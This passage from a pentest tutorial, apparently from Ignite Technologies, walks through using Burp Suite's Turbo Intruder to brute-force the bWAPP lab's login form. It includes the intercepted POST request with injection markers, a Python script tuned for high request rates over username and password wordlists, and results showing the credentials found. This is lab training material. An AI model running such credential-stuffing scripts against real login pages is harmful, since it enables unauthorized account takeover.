Turbo Intruder - 192.168.0.9 - running


Row	Payload	Status	Words	Length	Time	Label
0	bug	302	147	539	42	

```
Reqs: 281 | Queued: 100 | Duration: 3 | RPS: 94 | Connections: 20 | Retries: 0 | Fails: 0 | Next:
```

Fuzz for Multiple Parameters


You might have used Cluster Bomb over in the basic intruder which helps us to fuzz the application with multiple parameters. However, in the same way, we're having a python script listed in the drop-down menu too which will thereby provide us with the option to fuzz as similar to the cluster bomb payload type. Let's check that out.

Back into the **Proxy tab** let's select any parameter and hit a right-click in order to navigate to **turbo intruder**



```
POST /bWAPP/login.php HTTP/1.1
Host: 192.168.0.9:8080
User-Agent: Mozilla/5.0 (X11; Linux x
Firefox/78.0
Accept:
text/html,application/xhtml+xml,appli                              *;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-
Content-Length: 51
Origin: http://192.168.0.9:8080
Connection: close
Referer: http://192.168.0.9:8080/bWAF
Cookie: security_level=0; PHPSESSID=1
Upgrade-Insecure-Requests: 1

login=123&password=123&security_level
```

There, over in the request portion, let's set **"%s"** in order to select the injection points.




```
POST /bWAPP/login.php HTTP/1.1
Host: 192.168.0.9:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: http://192.168.0.9:8080
Connection: close
Referer: http://192.168.0.9:8080/bWAPP/login.php
Cookie: security_level=0; PHPSESSID=11071ka1tvv6e9mtdi3o24udff
Upgrade-Insecure-Requests: 1

login=%s&password=%s&security_level=0&form=submit
```

Search...

examples/basic.py


```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
```

Time to choose the script, click on the bar to check the drop-down menu, and then select **examples/multipleParameters.py**




```
POST /bWAPP/login.php HTTP/1.1
Host: 192.168.0.9:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
```

Once clicked-on, the script is there for us to get manipulated.




```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=5,
                           requestsPerConnection=100,
                           pipeline=False
                           )

    for firstWord in open('/usr/share/dict/words'):
      for secondWord in open('/usr/share/dict/american-english'):
        engine.queue(target.req, [firstWord.rstrip(), secondWord.rstrip()])


def handleResponse(req, interesting):
    # currently available attributes are req.status, req.wordcount, req.length and rec
    if req.status != 404:
        table.add(req)
```

Let’s boot the speed by manipulating the **concurrentConnections=20** and **requestperConnetction=200,** further we’ll set the dictionaries for the first word and the second word.



```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=20,
                           requestsPerConnection=200,
                           pipeline=False
                           )

    for firstWord in open('/home/hackingarticles/Desktop/username.txt'):
      for secondWord in open('/home/hackingarticles/Desktop/passwords.txt'):
        engine.queue(target.req, [firstWord.rstrip(), secondWord.rstrip()])


def handleResponse(req, interesting):
    # currently available attributes are req.status, req.wordcount, req.length and rec
    if req.status != 404:
        table.add(req)
```

And there we go, as soon as we hit the **Attack** button the screen got shuffled and we got the output table in-front of us. Within a few minutes, as we double-clicked the Length section, we got the **302 Redirection** with **bee/bug.**



Row	Payload	Status	Words	Length	Time	Label
2818	bee/bug	302	147	539	23	
8669	111111/0000	200	1729	4450	14	
8964	111111/00000	200	1729	4450	3	
8512	111111/000000	200	1729	4450	6	
9541	111111/00000000	200	1729	4450	8	
8966	111111/007007	200	1729	4450	15	
9417	111111/01011980	200	1729	4450	14	
8913	111111/01012011	200	1729	4450	4	
9110	111111/010203	200	1729	4450	13	
9218	111111/098765	200	1729	4450	3	
9077	111111/0987654321	200	1729	4450	7	
8783	111111/101010	200	1729	4450	6	
8920	111111/102030	200	1729	4450	14	


```
POST /bWAPP/login.php HTTP/1.1
Host: 192.168.0.9:8080
User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,applicati
on/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type:
application/x-www-form-urlencoded
Content-Length: 51
```

```
HTTP/1.1 302 Found
Date: Thu, 31 Dec 2020 02:56:53 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.
X-Powered-By: PHP/8.0.0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-re
Pragma: no-cache
Set-Cookie: PHPSESSID=lrnfsn1rtjcehddg7o6c
Set-Cookie: security_level=0; expires=Fri,
Location: portal.php
Content-Length: 0
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
```

Reqs: 16355 | Queued: 100 | Duration: 294 | RPS: 56 | Connections: 1091 | Retries: 1071 | Fails: 0 | Next: letmein/butthead iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE



BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials

ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT

- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux

www.ignitetechnologies.in